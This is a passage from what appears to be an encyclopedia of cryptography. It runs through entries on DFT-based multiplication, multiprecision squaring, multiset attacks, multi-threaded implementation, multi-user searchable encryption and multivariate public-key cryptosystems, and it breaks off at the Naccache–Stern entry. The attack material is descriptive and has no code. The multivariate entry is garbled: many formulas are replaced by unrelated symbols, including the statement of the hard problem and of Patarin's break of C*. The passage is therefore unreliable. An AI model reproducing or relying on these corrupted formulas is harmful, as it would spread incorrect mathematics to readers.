There are many choices for the domain of the transformation such as a complex field, a finite field, or an integer ring. If the domain is a complex field, floating point operations may be needed and special attention must be given to handle rounding errors. If the domain is chosen as a finite field, then modular reductions become necessary. The third choice, an integer ring, gives more flexibility in choosing the modulus. In practice, special moduli of form $2^k \pm 1$ may be chosen to eliminate costly reductions.

After a domain is chosen and a DFT is setup as defined above, the following outlines an integer multiplication algorithm:

1. Partition both integer operands into equal sized blocks treating them as sequence elements.

2. Compute the DFT of both sequences.

3. Compute the componentwise product of the DFT of the two sequences.

4. Compute the inverse DFT of the product sequence.

5. Treat the sequence elements as the digits of the integer product.

The asssociated algorithm is given below.

DFT Based Integer Multiplication Algorithm

Input : positive integers
$u = (u_{m-1}u_{m-2}\ldots u_1u_0)_B$
and $v = (v_{n-1}v_{n-2}\ldots v_1v_0)_B$
Output : The integer product $w = u \cdot v$
For $k = 0$ to $d-1$ do
$\mathbf{U}_k \leftarrow \sum_{i=0}^{d-1} u_i g^{ik}$;
$\mathbf{V}_k \leftarrow \sum_{i=0}^{d-1} v_i g^{ik}$;
End For
For $k = 0$ to $d-1$ do
$\mathbf{W}_k \leftarrow \mathbf{U}_k \cdot \mathbf{V}_k$;
End For
For $k = 0$ to $d-1$ do
$w_k = \frac{1}{d}\sum_{i=0}^{d-1} \mathbf{W}_i g^{-ik}$;
End For
Return (w)

While the overall method is quite simple, an efficient algorithm is obtained only if the parameters are carefully chosen and a particular Fast Fourier Transform can be applied for computing the two forward transforms and the final inverse transform.

In an early work Schönhage and Strassen (1971) introduced a DFT based integer multiplication method that achieves an exciting asymptotic complexity of $O(n \log n \log \log n)$. The Schönhage and Strassen method is

based on the Fermat number transform where the domain of the DFT is the integer ring $g \in \mathbb{G}$. In this method the DFT is recursively turned into shorter DFT's of the same kind. Due to the special pseudo-Mersenne structure of the modulus $2^m + 1$, the method requires no multiplications for implementing the reductions. There are many other methods derived from special DFT and convolution algorithms. For an excellent survey on DFT based multiplication algorithms the reader is referred to (Crandall and Pomerance 2001).

Despite the tremendous improvement in the asymptotic complexity, the majority of DFT based algorithms have a large computational overhead associated with the forward and inverse transformations. Therefore they only become effective when the operands are longer than several thousand bits, which is often not the case, even for asymmetric cryptographic schemes.

Finally, it is worth recognizing the relationship between the multiplication and squaring operations. Although highly redundant, a multiplication algorithm may be used in a trivial manner to accomplish a squaring computation. On the other hand, an integer multiplication may be achieved via two squarings by using the following simple trick:

$$u \cdot v = \frac{1}{4}\left[(u+v)^2 - (u-v)^2\right]$$

This identity may be useful when a fast squaring algorithm is available.

Applications

The multiprecision multiplication operation is a crucial in the implementation of many cryptographic primitives. Multiplication of large numbers plays a central role in public key cryptography where operations such as exponentiation require a large number of integer multiplications to be computed.

Multiprecision Squaring

Berk Sunar[70] ✉
(70) Department Electrical and Computer Engineering, Worcester Polytechnic Institute, Worcester, MA, USA

✉ **Berk Sunar**
Email: sunar@ece.wpi.edu

Synonyms

Big number squaring

Definition

Multiprecision squaring is the fundamental arithmetic operation of multiplying a number with itself where the number is represented using multiple computer words.

Background

Many cryptographic primitives require arithmetic operations of integers that do not fit into the precision supported by common microprocessors, for example, 32 or 64 bits. Therefore it becomes essential to build arithmetic algorithms that support arithmetic with multiprecision numbers. One such operation is multiprecision squaring.

Theory

The squaring operation can be thought of as a special case of multiplication, where both operands are the same. In this case, the multiplication algorithm has symmetries which are exploited. Consider a “grammar-school” multiplication performed with four-digit operands $u = (u_3u_2u_1u_0)_B$ and $v = (v_3v_2v_1v_0)_B$ in radix $B = 2^w$ notation. For $u = v$ and $v_i = u_i$, the partial product array is as follows.

$$
\begin{array}{cccccccc}
 & & & u_3 & u_2 & u_1 & u_0 \\
\times & & & u_3 & u_2 & u_1 & u_0 \\
\hline
 & & & u_3u_0 & u_2u_0 & u_1u_0 & u_0^2 \\
 & & u_3u_1 & u_2u_1 & u_1^2 & u_0u_1 & \\
 & u_3u_2 & u_2^2 & u_1u_2 & u_0u_2 & & \\
u_3^2 & u_2u_3 & u_1u_3 & u_0u_3 & & &
\end{array}
$$

Observe that the array is symmetric across the diagonal, and that the odd-numbered columns have a squared middle term in their diagonal. Hence, in a column only about half of the multiplications need to be computed. The result is multiplied by 2, and if the column is odd numbered the squared term is added. In the following, a multiprecision squaring algorithm that is based on the algorithms in (Knuth 1997; Menezes et al. 1997) is given.

Multiprecision Squaring Algorithm

Input : positive integer
$u = (u_{m-1}u_{m-2}\ldots u_1u_0)_B$
Output : The integer $t = u^2$
For $i = 0$ to $2m-1$ do $t_i \leftarrow 0$;
For $i = 0$ to $m-1$ do
$(cs)_B \leftarrow t_{2i} + u_i^2$;
$t_{2i} \leftarrow s$;
For $j = i+1$ to $m-1$ do
$(cs)_B \leftarrow t_{i+j} + 2u_i \cdot u_j + c$;
$t_{i+j} \leftarrow s$;
End For
$t_{i+m} \leftarrow s$;
End For
$(cs)_B \leftarrow t_{2m-2} + u_{m-1}^2$;
$t_{2m-2} \leftarrow s$; $t_{2m-1} \leftarrow c$;
Return (t)

Note that the product and sum operations performed in the inner loop may not fit into a double digit $(cs)_B$ and require an extra bit due to the term $2u_iu_j$. The total number of multiplications performed in the algorithm is easily seen to be $(m^2 + m)/2$. The multiplication by the constant 2 in the inner loop of the algorithm may be implemented by a simple shift and hence is not counted as a multiplication.

Applications

The integer squaring operation is crucial in the implementation of many cryptographic primitives. Squaring plays a central role in public key cryptography where operations such as exponentiation require a large number of integer squarings to be computed.

Multiset Attack

Alex Biryukov[71] ✉
(71) FDEF, Campus Limpertsberg, University of Luxembourg, Luxembourg City, Luxembourg

✉ **Alex Biryukov**
Email: Alex.Biryukov@uni.lu

Definition

Multiset attack is a generic class of attacks which covers several recently designed (typically chosen plaintext attacks), which appeared in the literature under three different names: the *Square attack* (Daemaen et al. 1997), *the saturation attack* (Lucks 2000), the *integral cryptanalysis* (Knudsen and Wagner 2002).

Background

The first such attack was discovered by Knudsen during analysis of the cipher Square (Daemaen et al. 1997) and was thus called "Square attack." A similar attack was used by Lucks (2000) against the cipher Rijndael/AES and called "saturation" attack. Later Biryukov and Shamir have shown an attack of similar type breaking arbitrary three round SPN (refer also Substitution–Permutation (SP) Network) with secret components (the so-called *SASAS* scheme, which consists of five layers of substitutions and affine transforms). Gilbert–Minier's "collision" attack (2000) on 7-rounds of Rijndael as well as Knudsen–Wagner's (2002) "integral" cryptanalysis of 5-rounds of MISTY1 (see also (Sun and Lai 2009)) fall into the same class.

Theory

The main feature behind these attacks is that unlike a differential attack in which the attacker studies the behavior of pairs of encryptions, in a multiset attack, the attacker looks at a larger, carefully chosen set of encryptions, in which parts of the input text forms a multiset. A multiset is different from a regular notion of a set, since it allows the same element to appear multiple times. The element of a multiset is thus a pair (*value*, *multiplicity*), where *value* is the value of the element and *multiplicity* counts the number of times this value appears in the multiset. The attacker then studies the propagation of multisets through the cipher. The effect of the cipher on a multiset is in the changing of values of the elements but preserving some of the multiset properties like: multiplicity; or "integral" (i.e., sum of all the components); or causing a reduced set of values which would increase the probability of birthday-like events inside the cipher.

Multiset attacks are among the best attacks on AES-128 (Rijndael/AES) due to its byte-wise structure. This type of attacks is a promising direction for future research.

Multi-Threaded Implementation for Cryptography and Cryptanalysis

Chen-Mou Cheng[72] ✉
(72) Department of Electrical Engineering, National Taiwan University, Taipei, Taiwan

✉ **Chen-Mou Cheng**
Email: ccheng@cc.ee.ntu.edu.tw

Definition

Multi-threaded implementation for cryptography and cryptanalysis is a way to implement cryptographic and cryptanalytic algorithms by mapping the inherent or carefully constructed parallelism in the algorithms onto multi-core or many-core computer architectures in order to exploit the immense computational power provided by modern multi-core or many-core computers.

Background

After decades of remarkable growth, the performance increase in single-threaded processors has slowed down in many areas of application. The most cited reasons include the *power wall*, the physical limit related to power and heat dissipation that prevents clock frequency from increasing indefinitely, and the *ILP (instruction-level parallelism) wall*, the increasing difficulty and cost to find and exploit instruction-level parallelism in general workload. To respond, the semiconductor industry is moving to the *multi-core* or *many-core* paradigm, a more scalable way of taking advantage of the exponentially growing transistor budget offered by the Moore's law

in semiconductor fabrication technology. It is hence envisioned that in the future, all processors will be multi-core or many-core, all computers will be [massively] parallel, and all programs will be parallel programs. This posts challenges and new opportunities to implementers of cryptographic and cryptanalytic algorithms to develop software that can effectively leverage the increasing number of processor cores, as well as software that can scale with future generations of multi-core or many-core computers.

Theory

As in any parallel programming, a key to efficient multi-threaded implementation for cryptography and cryptanalysis is to find concurrency in the computation (Mattson et al. 2004). In most cryptanalytic and some cryptographic algorithms, there is inherent concurrency that the implementer can easily exploit, but in the cases where there is little parallelism in the algorithm to implement, one might need to artificially introduce concurrency to the system. This is typically done via batching, that is, grouping several units of data before processing them together, which brings parallelism in a natural way. However, batching is not always a viable option for all kinds of applications, especially when there are delay constraints such as in providing confidentiality to real-time communication.

With exploitable concurrency in the target algorithm, the actual structure of a particular implementation is then largely determined by the architecture of the parallel computer on which the implementation runs. For example, one should adopt different implementation strategies for SIMD (single instruction, multiple data) and MIMD (multiple instruction, multiple data) machines. For an MIMD machine, the choice of implementation strategies is further complicated by the memory model of the machine, which can be shared or distributed memory, or a hybrid between the two. For the shared memory model, a widely used parallel programming environment is OpenMP (Chandra et al. 2000), whereas the counterpart for the distributed memory model is MPI (message-passing interface) (Gropp et al. 1994).

Graphics processing units (GPUs) represent another class of many-core architectures that are cost-effective for achieving high arithmetic throughput. The success of GPUs has mainly been driven by the economy of scale in the video-game industry. Currently, the most widely used GPU

development toolchain is NVIDIA's CUDA (NVIDIA CUDA 2009; Kirk and Hwu 2010). At the core of CUDA are three key abstractions, namely, a hierarchy of thread groups, shared memories, and barrier synchronization, that are exposed to the programmers as a set of extensions to the C programming language. At the system level, the GPU is used as a coprocessor to the host processor for massively data-parallel computations, each of which is executed by a grid of GPU threads that must run the same program (the *kernel*). This is the SPMD (single program, multiple data) programming model, similar to SIMD but with more flexibility such as in changing of data size on a per-kernel-launch basis, or deviation from SIMD to MIMD at a performance penalty.

It should be noted that in multi-threaded implementation for cryptography, one needs to use caution to provision for defenses against side-channel attacks such as fault attacks, timing attacks, (differential) power analysis, and electromagnetic attacks.

Applications

There have been an array of efficient multi-threaded implementations of cryptographic and cryptanalytic algorithms. On cryptography side, there have been implementations of symmetric cryptosystems (Cook and Keromytis 2006) as well as asymmetric cryptosystems (Moss et al. 2007; Szerwinski and Güneysu 2008). On cryptanalysis side, people have attacked the problems of integer factoring (Bernstein et al. 2009a, b), the discrete logarithm problem (Bailey et al. 2009), and lattice reduction (Backes and Wetzel 2009; Dagdelen 2009; Hermans et al. 2009).

Open Problems

Implementing complex cryptographic and cryptanalytic algorithms on today's multi-threaded computers is painfully labor-intensive. It often involves a lot of hand-tuning of code in low-level, C or C-like programming languages such as OpenMP, MPI, CUDA, and OpenCL. This development overhead can be reduced by use of better design-automation tools such as domain-specific programming languages and software libraries, as well as optimizing compilers that automatically generate efficient code for various multi-threaded hardware platforms. However, generating efficient multi-

threaded code from high-level algorithmic description is still an open problem in general.

Definition

Multi-User Searchable Encryption (or MUSE for short) is an extension of Searchable Encryption where multiple users access an encrypted database. Users can have read and/or write access to the database.

Background

The first occurrence of the term “searchable encryption” is probably from Curtmola et al. (2006) (a foundational paper in “basic” Searchable Encryption) where the main scenario consists of multiple users searching a database and where only one user, named the “owner” of the database, has

the right to add content to the database. MUSE is used with the meaning of *Multi-Reader-Single-Writer Searchable Encryption* there.

Prior to the first appearance of MUSE, Boneh et al. (2004) studied a problem they call *Public-key Encryption with Keyword Search* (PEKS), which can be viewed as a form of *Single-Reader-Multi-Writer Searchable Encryption*, even if the authors did not use this terminology.

To the best of our knowledge, the first contribution to MUSE as *Multi-Reader-Multi-Writer Searchable Encryption* was by Hwang and Lee (2007). It presented extensions to PEKS.

Theory

In MUSE users can be of two types, *writer* or *reader*. When a user has both roles, which can be common in practice, he/she can be modeled by an entity controlling two theoretical users. Each writer owns *records* that are typically sets of bit-strings called *keywords*. Readers can search records they were given access to, that is, they can send a *query* and get a response indicating which records among the ones this reader is allowed to search match this query.

A query is modeled as a function taking a record as input and returning a boolean. In most existing MUSE schemes, queries are limited to *single-keyword search*, meaning that a query only tests whether a given keyword is present or not in the record. Some extensions to more complex queries such as conjunctions of keywords as well as range queries have been studied as well.

Records, authorizations, and queries are uploaded to a server, which is considered as potentially malicious, and a MUSE protocol must limit the amount of information the server can obtain on the data as well as on queries and their results.

It is the owner of a record who decides which reader is able to search this record. In most MUSE schemes, an owner grants such authorization by computing some cryptographic value, called *delta* that is sent to the server. The delta is what makes it possible for the server to apply queries from a reader to this record.

Most MUSE schemes are based on a form of Proxy Re-Encryption, meaning that the server is able to transform encrypted records and/or queries to change their encryption key without being able to see the

underlying plaintext. Then, keywords encrypted under a similar key can be compared in encrypted form thanks to deterministic encryption (encryption where the same plaintext always results in the same ciphertext under the same key). Proxy Re-Encryption in MUSE is often based on cryptographic bilinear maps (for instance, in Bao et al. (2008), Popa and Zeldovich (2013), Van Rompay et al. (2015, 2018a, b)), but RSA is also sometimes used Dong et al. (2008).

Some concepts that are often used to analyze the amount of information revealed are the notion of *Access Pattern*, which denotes the set for each query of records matching this query, and the notion of *Search Pattern*, which denotes which queries are similar. These notions come from "basic" Searchable Encryption where it is commonly admitted that a SE cannot be efficient if it does not let the server see these two patterns. Van Rompay et al. (2017) introduces the additional notion of *Keyword Access Pattern* that is specific to MUSE and includes the access pattern as well as the information of whether two queries matching a same record match the same keyword or not.

Many MUSE schemes do not protect against an attacker who controls the server and at least one user. This is due to the fact that these schemes let the server see the "Keyword Access Pattern" mentioned earlier. When the corrupted user U1 sends a query Q1 and this query matches a record R1, if another query Q2 from another user U2 matches the same record R1, the server can see if the two queries Q1 and Q2 matched the same keyword or not. U2 does not have to be controlled by the attacker. This can reveal the content of the other query, further the content of other records matched by this other query, and so on. This vulnerability can let an attacker get a significant amount of knowledge quickly on a large portion of the records in the database, even if the initial user only had access to a very small portion of the records, as shown in Van Rompay et al. (2017).

Van Rompay et al. (2015, 2018a, b) present the first MUSE protocols to protect against attackers who control both the server and some users, with various trade-offs between the amount of information revealed to the server and the scalability of the protocol. One of the core techniques used is to rely on *two* servers instead of one, assuming that the servers do not collide with each other. Note that each of the servers is still potentially malicious and may collude with some users. One of the two servers, called the "proxy," is in charge of transforming the queries (re-encrypting them as it was

described above), and the other server (simply called “the server” hereafter) hosts the encrypted records.

The transformed queries are applied on the encrypted records via a protocol, which prevents each of the servers from seeing this “Keyword Access Pattern” that causes the security issues in earlier MUSE schemes. This protocol can be seen as a Private Set Intersection (PSI) protocol between the proxy and the other server where the proxy learns the intersection between the encrypted record and a singleton containing the transformed query (which tells whether the keyword in the query is contained or not in the record) while the other server learns nothing.

The main difference between the three protocols presented in Van Rompay et al. (2015, 2018a, b) lies in how this PSI protocol is built. In Van Rompay et al. (2018a) it is done with simple Diffie-Hellman exchanges, resulting in a fast protocol but where the proxy sees the access pattern. In Van Rompay et al. (2015), an additional layer of symmetric encryption prevents the proxy from seeing the access pattern, at the cost of a high workload for a reader. Finally, in Van Rompay et al. (2018b), thanks to a combination of Private Information Retrieval (PIR) and a recent data structure called Garbled Bloom Filters, the leakage to the proxy is limited to just the number of records matching the query (but not the identifiers of the matching records) while keeping efficiency close to the one of Van Rompay et al. (2018a).

Synonyms

MPKC; $\mathcal{MQ}$; Multivariate quadratic public-key Cryptosystem (MQPKC)

Definition

A *Multivariate Public-Key Cryptosystem* (MPKC) is a public-key cryptosystem where the public map $\mathcal{P}$, or trapdoor one-way function, is given as a set of m polynomial equations of a small degree d over n variables in a finite field$F$. Usually $d = 2$, hence the alternate name "Multivariate Quadratic" (MQ).

To decrypt, authenticate, or sign digitally, a user must, for a given m-tuple $\mathbf{z} = (z_1, \ldots, z_m)$, find a solution $\mathbf{w} = (w_1, \ldots, w_n)$ of the system

$$(\mathcal{P}) \begin{cases} p_1(w_1, \ldots, w_n) = z_1 \\ \cdots \\ p_m(w_1, \ldots, w_n) = z_m \end{cases}.$$

For a *digital signature*, a challenge–response *authentication* scheme, and an *encryption* scheme, $\mathbf{z} = (z_1, \ldots, z_m)$ is respectively the hash of the message to be signed, the challenge, and the ciphertext, while $\mathbf{w} = (w_1, \ldots, w_n)$ is respectively the signature of this message, the response, and the cleartext.

Anyone can easily verify whether a given pair (**w**, **z**) satisfies the system $\mathcal{G}_{G,S}$ or compute $O(\log(m))$ from any given **w**. However, finding at least one solution $\mathbf{w} = (w_1, \ldots, w_n)$ of the system $\mathcal{L}$ should be difficult for most $\mathbf{z} = (z_1, \ldots, z_m)$ without the knowledge of a secret key, but easy with the knowledge of a secret key. In other words, without the knowledge of a secret key, it should be infeasible to decrypt a message, forge a signature successfully, or pass an authentication.

Background

In general, solving a set of quadratic equations over a finite field is NP-hard (Computational Complexity) for any finite field. This problem, known as $A \not\hookrightarrow B$ is even conjectured to be probabilistically hard, i.e., as $m, n \to \infty$, $\forall \varepsilon > 0$, and for any probabilistic Turing Machine $\overline{M}$ $\Pr(\mathcal{P}(x) = y$ be solved by $\mathcal{O}$ in poly $(m, n)) < \varepsilon$.

However, it is difficult to obtain a proof of security for multivariate schemes: since the system $|Z|$ has to be easy to solve, it is never random, and neither is $\mathcal{G}_{G,S}$ which is obtained by linear changes of variables from $\mathcal{O}(1)$

One can always try to solve the system of equations directly using system solvers based on Gröbner bases (XL, $\mathbf{F_4}$, $\mathbf{F_5}$). For more or less "generic" or "random" equations, most current methods take exponential time when *m* and *n* are of the same size. Some systems appear very nonrandom under Gröbner basis methods. Recently, differential analysis techniques were applied to MPKCs resulting in the break of the SFLASH system (Ding et al. 2008a; Dubois et al. 2007; Patarin et al. 2001).

The first proposals of cryptosystems based on $\mathcal{MQ}$ date back to the early 1980s (see Imai et al. (Matsumoto et al. 1983), Matsumoto and Imai (1986), Tsujii et al. (1988), and Matsumoto and Imai (1988)).

Shor's algorithm cannot be used to speed up solving $A \not\hookrightarrow B$ so unlike the RSA cryptosystem, elliptic curve cryptography, and the digital signature standard, which are known to be breakable by quantum computers, MPKCs are candidates for post-quantum cryptography.

There are variants in which more general systems of polynomials are used with the **w** and **z** variables mixed ("implicit MPKC"), or where not all the equations of the system $\mathbb{F}_{q^m}$ have to be valid, but only a given fixed percentage ("probabilistic MPKC"). Some authors also include in the category of multivariate cryptography other schemes like the zero-knowledge schemes IP (Patarin 1996) or MinRank (Courtois 2001). These variants are not considered in this chapter.

Theory

Typically, a multivariate scheme is built from an easy-to-solve system $o(\log(n/c))$ the *central map*, which is then "hidden" by two secret random linear (or affine) transformations $S : \mathbf{w} \mapsto \mathbf{x}$ and $T : \mathbf{y} \mapsto \mathbf{z}$ to obtain a new system $\sqrt{n}$ by composing them (on the left and on the right) with $\mathcal{Q}$. The system $\mathbb{F}_{q^m}$ is the public key; the original system $|Z|$ and the transformations *S* and *T* form the secret key.

More precisely, if $|Z|$ is given by *m* polynomials (q_1, …, q_m) in (x_1, …, x_n), the new system $\mathbb{F}_{q^m}$ is given by *m* polynomials (p_1, …, p_m) in (w_1, …, w_n) as in:

$$\begin{aligned}&(p_1, \ldots, p_m)\,(w_1, \ldots, w_n)\\ &\quad = T\Big(q_1\left(S\left(w_1, \ldots, w_n\right)\right), \ldots,\\ &\qquad q_m\left(S\left(w_1, \ldots, w_n\right)\right)\Big)\end{aligned}$$

where *S* and *T* are secret random linear (or affine) bijective changes of variables.

The new system $\mathcal{P} := T \circ \mathcal{Q} \circ S$ is also quadratic, and finding a solution of

$$(\mathcal{P}) \begin{cases} p_1(w_1, \ldots, w_n) = z_1 \\ \cdots \\ p_m(w_1, \ldots, w_n) = z_m \end{cases}$$

for a given m-tuple $(z_1, \ldots, z_m)$ is expected to be difficult without the knowledge of S and T. In the following, the system $\mathbb{F}_{q^m}$ will also be denoted by $o(\log(n/c))$

There exist several families of multivariate schemes, corresponding to several choices for the system $\mathcal{Q}$ (some examples are given below). Some schemes have been broken; for others, only generic Gröbner-basis attacks apply and the parameters are chosen large enough to make those infeasible.

Variants (Perturbations)

In order to increase the security of an MPKC or to repair a broken scheme, some variants or "perturbations" of the polynomials are often introduced, either on the system $\mathbb{F}_{q^m}$ or on the system $||\vec{x}||$ The most classical variants are denoted +, ⊕, −, *V*, and *F*.

\+ The public key of a "plus" variant is not given by the system of polynomials $(p_1(\mathbf{w}), \ldots, p_m(\mathbf{w}))$ but by $(p_1(\mathbf{w}) + L_1(R_1(\mathbf{w}),\ldots, R_\alpha(\mathbf{w})), \ldots, p_m(\mathbf{w}) + L_m(R_1(\mathbf{w}), \ldots, R_\alpha(\mathbf{w})), R_1(\mathbf{w}), \ldots, R_\alpha(\mathbf{w}))$, where $L_1, \ldots, L_m$ are secret linear forms and $R_1, \ldots, R_\alpha$ are α truly random secret quadratic polynomials in $(w_1, \ldots, w_n)$, with $\alpha \ll m$.

⊕ The public key is not given by the system of polynomials $(p_1(\mathbf{w}), \ldots, p_m(\mathbf{w}))$ but by $(p_1(\mathbf{w}) + R_1(L_1(\mathbf{w}), \ldots, L_\alpha(\mathbf{w})), \ldots, p_m(\mathbf{w}) + R_m(L_1(\mathbf{w}), \ldots, L_\alpha(\mathbf{w})))$, where $R_1, \ldots, R_m$ are m truly random secret quadratic polynomials, and $L_1, \ldots, L_\alpha$ are secret linear forms, with $\alpha \ll m$.

− The "minus" variant consists in keeping secret some of the m polynomials $(p_1, \ldots, p_m)$. Only $m - \beta$ polynomials are made public and will be used to check the validity of the eqs.

V In the "vinegar" variant—also called "extra variables perturbation"— α new variables are introduced in the system $||\vec{x}||$ and secretly combined

with the usual variables (w_1, …, wn). This mixing is not always linear, but is such that the new obtained system is still quadratic.

F In the "fix" variant, the public-key polynomials (p'_1, …, p'_m) are formed by replacing α the variables in ($p_1(\mathbf{w})$, …, $p_m(\mathbf{w})$) by arbitrary linear combinations in $\mathbf{w} = (w_1, \ldots, w_n)$.

Applications

Among the most famous multivariate public-key schemes are C^* by Matsumoto and Imai (1986, 1988); HFE (Hidden Field Equations) by Patarin (1996); UOV (Unbalanced Oil and Vinegar) by Kipnis, Patarin, and Goubin (1999); Rainbow/TTS by Ding and Schmidt (2005) and modified by Ding et al. (2008c); and IFS (Intermediate Field System) by Billet, Patarin, and Seurin (2008).

Many other schemes have been presented by various authors from around the world, but most of them have been broken. For a recent overview article, see Ding and Yang (2009).

C^* and SFLASH

C^* (Matsumoto and Imai 1988) was originally designed by Matsumoto and Imai in 1985. The idea is to create a quadratic system $|Z|$ from a monomial transformation $\mathbf{x} \mapsto \mathbf{y} = \mathbf{x}^{1+q^\theta}$, for some θ, over an extension $F = GF(q^n)$ of the finite field $K = \mathrm{GF}(q)$, where the elements **x** and **y** of F correspond to the usual vectors over K by using an explicit basis (Vector Space).

It was broken by Patarin (1995), using the following idea: if $\{T_{A,B}\}_{K_B}$ then $\det(z^i_j) = \pm 1$. As $\mathbf{v} \mapsto \mathbf{v}^q$ is K-linear, regardless of S and T, the variables **v** and **w** satisfy a system of equations of the form $\sum \alpha_{ij} w_i z_j + \sum \beta_i w_i + \sum \gamma_j z_j + \delta = 0$. The coefficients can be determined by evaluating the original system at many random **w**s and inserting the resulting pairs (**w**, **z**). Finally, for a target **z** this linear system can be solved for **w** by Gaussian elimination.

Many ways to repair the original scheme have been suggested. Most famous among these is the SFLASH scheme (Courtois 2001), which is a

$(C^*)^-$ instance (i.e., a "minus" variant of the C^* scheme). It was broken in 2007 by Dubois, Fouque, Shamir, and Stern (2007). Some variants of C^* are still under investigation, for example in characteristic 3 instead of characteristic 2.

HFE and QUARTZ

Instead of using a monomial over an extension $F = \mathrm{GF}(q^n)$ of the finite field $\mathrm{GF}(q)$, HFE (Patarin 1996) uses a *polynomial* transformation

$$F \to F; \mathbf{x} \mapsto \mathbf{y} = \sum_{0 \le i \le j < r} a_{ij} \mathbf{x}^{q^i + q^j} + \sum_{0 \le i < r} b_i \mathbf{x}^{q^i} + c.$$

and builds $|Z|$ by using an explicit basis of F over $\mathrm{GF}(q)$. Operations involving the secret key work in F while the public key is given over $\mathrm{GF}(q)$. By construction $|Z|$ is quadratic in **x**. Finding **w** given **z** corresponds to finding roots of the polynomial, e.g., using Berlekamp's Algorithm (Berlekamp *Q* Matrix).

When the maximum degree D is fixed, polynomial time attacks exist, as mentioned in the original paper. When D increases with n, no polynomial attack is known. Nevertheless, subexponential and superpolynomial-time attacks have been found by Faugère and Joux (2003): The basic HFE central map has (in some sense) a rank which is decided by D, which in turn binds the operating degree in a direct algebraic attack if D is too small. Therefore, it is recommended to use HFE with some perturbations. For example, only exponential attacks are known against HFE^-. QUARTZ (Courtois et al. 2001) is an HFE^{V-} scheme with $q = 2$, $d = 129$, $n = 103$, $r = 8$, $v = 3$ and the central polynomial is of the form below with four polynomials removed from the system:

$$\sum_{\substack{0 \le i,j < r \\ q^i + q^j \le d}} a_{ij}\mathbf{x}^{q^i+q^j} + \sum_{\substack{0 \le i,j < r \\ q^i + q^j \le d}} b_{ij}\mathbf{x}^{q^i}\overline{\mathbf{x}}^{q^j} + \sum_{\substack{0 \le i,j < r \\ q^i + q^j \le d}} \alpha_{ij}\overline{\mathbf{x}}^{q^i+q^j} + \sum_{i=0}^{r-1} b_i\mathbf{x}^{q^i} + \sum_{i=0}^{r-1} \beta'_i\overline{\mathbf{x}}^{q^i} + c,$$

where $\overline{v}$ denotes the vinegar variables.

UOV

In UOV (Kipnis et al. 1999), the system $|Z|$ is given by m quadratic polynomials in $n = m + v$ variables ($w_1, \ldots, w_m, w_{m+1}, \ldots, w_{m+v}$). The first m variables $w_1, \ldots, w_m$ are called "oil variables" and the v other variables $w_{m+1}, \ldots, w_{m+v}$ are called "vinegar" variables. Each polynomial may contain quadratic terms of the form "oil×vinegar" (i.e., $w_i w_j$ with $1 \le i \le m$ and $m + 1 \le i \le m + v$) or "vinegar×vinegar" (i.e., $w_i w_j$ with $m + 1 \le i, j \le m + v$), but must not contain quadratic terms of the form "oil×oil" (i.e., $w_i w_j$ with $1 \le i, j \le m$). As a consequence, the system $|Z|$ is easy to solve, by fixing arbitrary values for the vinegar variables, and solving the obtained system (in the m oil variables) by Gaussian elimination. However, $\mathbb{F}_{q^m}$ should hide the distinction between oil and vinegar variables. An early version of this scheme ("Oil and Vinegar," corresponding to the particular choice $v = m$ of the parameters) was broken by Kipnis and Shamir (1998). However the "unbalanced" version (UOV) remains unbroken as long as $v > 2\,m$ (i.e., $n > 3\,m$).

Rainbow/TTS

The idea of the Rainbow scheme (Ding and Schmidt 2005; Ding et al. 2008c) is to use u UOV instances, in an iterative way. The first UOV instance contains $v_2 - v_1$ polynomials in $v_2 - v_1$ oil variables and v_1 vinegar variables. The second UOV instance contains $v_3 - v_2$ polynomials in $v_3 - v_2$ oil variables and v_2 vinegar variables. The last UOV instance contains

$v_{u+1} - v_u$ polynomials in $v_{u+1} - v_u$ oil variables and v_u vinegar variables. Denoting v_{u+1} by n, the obtained system $|Z|$ thus contains $m = n - v_1$ polynomials in n variables, and is easily solved by recursively applying the UOV principle: fix arbitrarily the v_1 vinegar variables of the first UOV instance, solve this instance in the $v_2 - v_1$ oil variables, then consider all these $v_1 + (v_2 - v_1) = v_2$ variables as the vinegar variables of the second UOV instance, and so on. This means that the legitimate signer has to solve more but smaller systems compared to UOV. For carefully chosen parameters, the Rainbow scheme remains unbroken. TTS (Yang et al. 2004), a predecessor of Rainbow, can be considered an aggressive variant of the latter with sparse coefficients. This makes it faster in exchange of opening more possible pitfalls.

"Medium-Sized" Extension Fields and IFS

Multivariate systems can also be constructed over medium-sized extension fields, e.g., by constructing ($\mathcal{Q}$) using a system $\sqrt{n}$ of k polynomial equations in k variables over an algebraic extension field of F. This system $\sqrt{n}$ is chosen to be solvable using tailored Gröbner-basis algorithms, and such that, when rewritten in terms of variables **x** using a basis over the "small" field F, it is quadratic. The system just described is the "Intermediate Field System" (IFS (Billet et al. 2008)) which remains unbroken for carefully chosen parameters. Other attempts to use several variables in an extension field include (Ding et al. 2008b; Ding and Wolf 2007).

Implementations

Multivariate digital signature schemes can have very short signatures as in QUARTZ (Courtois 2001), which allows approximately 100-bit-long signatures.

Multivariate cryptography is in general quite fast both for the public and private maps. For instance, Rainbow/TTS are among the fastest digital signature schemes and can be implemented cheaply on ASICs.

The eBACS benchmarking framework (Bernstein and Lange 2011) has the following performance data for multivariate systems benchmarked on hydra2, an Intel Xeon E5620, running at 2400 MHz (Table 1).

Table 1

System	Signature in cycles	Verification in cycles	Key pair in cycles	Secret key in bytes	Public key in bytes
3icp	1,392,924	34,724	10,416,528	12,768	35,712
pflash1	1,633,668	337,476	78,627,188	5550	72,124
rainbow 6440	138,284	53,220	193,386,868	150,512	57,600
rainbow binary 16242020	38,948	26,128	62,545,576	94,384	102,912
tts6440	47,236	56,452	38,462,532	16,608	57,600

The messages considered are short (59 bytes long).

Another advantage of multivariate schemes is their flexibility in the design of various schemes, with ad hoc properties.

Open Problems

The main drawbacks of MPKCs are large keys and the uncertainty about their security. It is difficult to obtain (relative) security proofs as in schemes based on factorization of the discrete logarithm problem. The confidence in a given scheme relies on its resistance to all known attacks that have been developed against multivariate systems. Most needed are some provable security results; also useful are management of large keys and continuing optimizations on current hardware.

Editors' note: Multivariate cryptography is one of the methods considered in 2020 for post-quantum cryptography.

Naccache–Stern Higher Residues Cryptosystem

David Naccache[1] ✉
(1) Département d'informatique, Groupe de cryptographie, École normale supérieure, Paris, France

✉ **David Naccache**
Email: david.naccache@ens.fr

Definition

The Naccache–Stern Higher Residues Cryptosystem is a homomorphic encryption public-key cryptosystem whose security rests on the higher residuosity problem. Pick a set of k small distinct primes $\{p_1, \ldots, p_k\}$, partition the set into two subsets and define:

$$u = \prod_{i=1}^{k/2} p_i \text{ and } v = \prod_{k/2+1}^{k} p_i$$

